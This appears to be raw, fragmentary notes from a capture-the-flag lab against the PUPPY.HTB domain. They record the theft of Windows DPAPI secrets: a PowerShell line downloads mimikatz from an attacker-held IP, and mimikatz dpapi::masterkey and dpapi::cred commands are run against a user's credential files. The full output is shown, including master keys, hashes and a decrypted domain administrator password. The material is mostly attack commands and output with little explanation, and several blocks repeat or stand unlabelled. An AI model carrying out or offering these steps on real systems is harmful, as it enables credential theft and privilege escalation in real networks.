3fef444fc426fb41e1b089756f8472793c4d46e89374864281312f72394e6d9afc5ebfa2c71cf5895c89
62849aa4

[masterkey] with volatile cache: SID:S-1-5-21-1487982659-1829050783-2281216199-1107;;MD4:b261b5f931285ce8ea01a8613f09200b;SHA1:97eac24179a7f6c81860a7a4e789177dfbe52fda;

[masterkey] with password: ChefSteph2025! (protected user)

key :

d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc
879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84

sha1: 3c3cf2061dd9d45000e9e6b49e37c7016e98e701

wget <https://github.com/samratashok/nishang/blob/master/Gather/Invoke-Mimikatz.ps1>

Invoke-WebRequest -Uri <http://10.10.14.185:4747/mimikatz.exe> -OutFile mimikatz.exe

```
.\mimikatz.exe "dpapi::masterkey  
/in:C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-  
1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-  
e6a0b4f90407 /rpc" "exit"
```

```
.\mimikatz.exe "dpapi::cred
/in:C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19
A398EBF1B96859CE5D
/masterkey:d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe
3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84"
"exit"
```

```
.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX                ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/
```

mimikatz(commandline) # dpapi::masterkey

```
/in:C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-
1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407 /rpc
```

****MASTERKEYS****

```
dwVersion      : 00000002 - 2
szGuid         : {556a2412-1275-4ccf-b721-e6a0b4f90407}
dwFlags        : 00000000 - 0
dwMasterKeyLen : 00000088 - 136
dwBackupKeyLen : 00000068 - 104
dwCredHistLen  : 00000000 - 0
dwDomainKeyLen : 00000174 - 372
```

[masterkey]

****MASTERKEY****

```
dwVersion      : 00000002 - 2
salt           : b23f3121344180480064e02b82150b9a
rounds         : 00004650 - 18000
algHash        : 00008009 - 32777 (CALG_HMAC)
algCrypt       : 00006603 - 26115 (CALG_3DES)
pbKey          :
```

```
fb531b9368acdcf185c7f1e3f8d88318fe24ad0704732ef232fb626a50bcb897ecfdeb0982651eeae6
34650c38cc3870e866f2b3ae02253946c2d2d9b883fe1fc0521f31606ad3f7cb9055281145af975fc142
520a0187c8a155c884d46d73e2a7aa35d5ef0f81
```

[backupkey]

****MASTERKEY****

```
dwVersion      : 00000002 - 2
salt           : 820779384e02113e2f0fcd4e73ddb332
rounds         : 00004650 - 18000
algHash        : 00008009 - 32777 (CALG_HMAC)
```

```
algCrypt      : 00006603 - 26115 (CALG_3DES)
pbKey         :
27b10adc59892b80c774c4b7408c217db84b8a0b69b3b030b46bc00ec6043147dde0989c615265560d0d
e3efe2c2457e8959dd4bfcd973926c437a18a577a32da0ede777dd1fe5d0
```

[domainkey]

****DOMAINKEY****

```
dwVersion     : 00000002 - 2
dwSecretLen   : 00000100 - 256
dwAccesscheckLen : 00000058 - 88
guidMasterKey : {3ec516f3-8016-4236-bacf-b9a90ea50992}
pbSecret      :
48c6dee438ddf25fb827cba81d28ade3e7b50472486cedbcb0b7247197643bb64e9efe38e5a91392c43
a10507737ee38d5b67e1255da2e0df9b9da4cd94f656178ee80d03aa30e5101d7d41bce7f414e9186e32
ecff06b86c8df35b1b3682cdf38c967b5980d7909264f1f1f1fae8bfa63074b40483b1fcbf2bfd662786
841470be9be9e204eeaf449619a99ced6379f74c3c569f7c2759f7b774c5f07da8b570a39e933d9ba7b1
3224df5a94d67cdf451622f6682ec6cebfc56a6ce5310e44e5002793addbd93fdd3099e9e68214f1c0cf
abe4425514b171d02050e0193313ecf4273b0540fe1115533148bf269ecc95580ad5c21e8a9025fe0673
e5ab3238
```

```
pbAccesscheck :
99db4e12dadb294b01fd2f6966463c541668845f73c9e2da25645258023bb6c8f580c8c03c93190c3463
3fef444fc426fb41e1b089756f8472793c4d46e89374864281312f72394e6d9afc5ebfa2c71cf5895c89
62849aa4
```

Auto SID from path seems to be: S-1-5-21-1487982659-1829050783-2281216199-1107

[backupkey] without DPAPI_SYSTEM:

```
key : 1a943a912fa315c7f9eced48870b613d9e75b467d13d618bbad9262ef3f2c567
sha1: 469928729f9405d7ba46a22de53071b2e1d81fb9
```

[domainkey] with RPC

[DC] 'PUPPY.HTB' will be the domain

[DC] 'DC.PUPPY.HTB' will be the DC server

```
key :
d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc
879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
sha1: 3c3cf2061dd9d45000e9e6b49e37c7016e98e701
```

mimikatz(commandline) # exit

Bye!

```
.\mimikatz.exe "dpapi::masterkey  
/in:C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-  
1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-  
e6a0b4f90407 /rpc" "exit"
```

```
.\mimikatz.exe "dpapi::cred  
/in:C:\Users\steph.cooper\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19  
A398EBF1B96859CE5D  
/masterkey:d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe  
3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84"  
"exit"
```

MASTER KEY:

d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047de
be4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84

LOOK FOR MORE CRED

More CRED FILES

C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF
6B5FBD48B521B9

```
.\mimikatz.exe "dpapi::cred  
/in:C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A4  
3E9DEBF6B5FBD48B521B9  
/masterkey:d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe  
3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84"  
"exit"
```

```
mimikatz(commandline) # dpapi::cred  
/in:C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B  
5FBD48B521B9  
/masterkey:d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e04  
7debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84  
**BLOB**  
  
dwVersion          : 00000001 - 1  
guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}  
dwMasterKeyVersion : 00000001 - 1  
guidMasterKey      : {556a2412-1275-4ccf-b721-e6a0b4f90407}  
dwFlags            : 20000000 - 536870912 (system ; )  
dwDescriptionLen    : 0000003a - 58  
szDescription       : Enterprise Credential Data
```

algCrypt : 00006603 - 26115 (CALG_3DES)
dwAlgCryptLen : 000000c0 - 192
dwSaltLen : 00000010 - 16
pbSalt : 711bed180e9affbd35ae0e91ff77b395
dwHmacKeyLen : 00000000 - 0
pbHmackKey :
algHash : 00008004 - 32772 (CALG_SHA1)
dwAlgHashLen : 000000a0 - 160
dwHmac2KeyLen : 00000010 - 16
pbHmack2Key : 0ad0ff7a33f05732d938c7562521cd70
dwDataLen : 000000d0 - 208
pbData :

315eb3036256373fb93c03158b0669b2281ac05551a17e77d5ae4ccb42ed8004d7aed11eb66c4149d027
5f70138d963f098369ad7155d75ae60f4a2543b1efec3ae75049fdd91a66210b3db503c73a24218b8d6b
92efc7d09f22d6e5154b2f3669dbeea011c494d44b3115d1c2a7d713d5f1c81e5d1c5db22f1ad7d475e2
1cc4fabf9cde4f63c4d1dd3f22eebc358797c4ce5097ec817322ed1abf218f9eb20336006eb48907597f
b18ebcd6297184886acc91b82246f7ddc05c5bfd7ac44fd3a9f281b12e423a32bf1098565b8d2e35
dwSignLen : 00000014 - 20
pbSign : 3ab1905cf0eef6d04985f52dfb4989a7f6c1a49c

Decrypting Credential:

* masterkey :
d9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc
879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84

CREDENTIAL

credFlags : 00000030 - 48
credSize : 000000c8 - 200
credUnk0 : 00000000 - 0

Type : 00000002 - 2 - domain_password
Flags : 00000000 - 0
LastWritten : 3/8/2025 3:54:29 PM
unkFlagsOrSize : 00000030 - 48
Persist : 00000003 - 3 - enterprise
AttributeCount : 00000000 - 0
unk0 : 00000000 - 0
unk1 : 00000000 - 0
TargetName : Domain:target=PUPPY.HTB
UnkData : (null)
Comment : (null)
TargetAlias : (null)
UserName : steph.cooper_adm

CredentialBlob : FivethChipOnItsWay2025!

Attributes : 0

FOUND IT!!

UserName : **steph.cooper_adm**

CredentialBlob : **FivethChipOnItsWay2025!**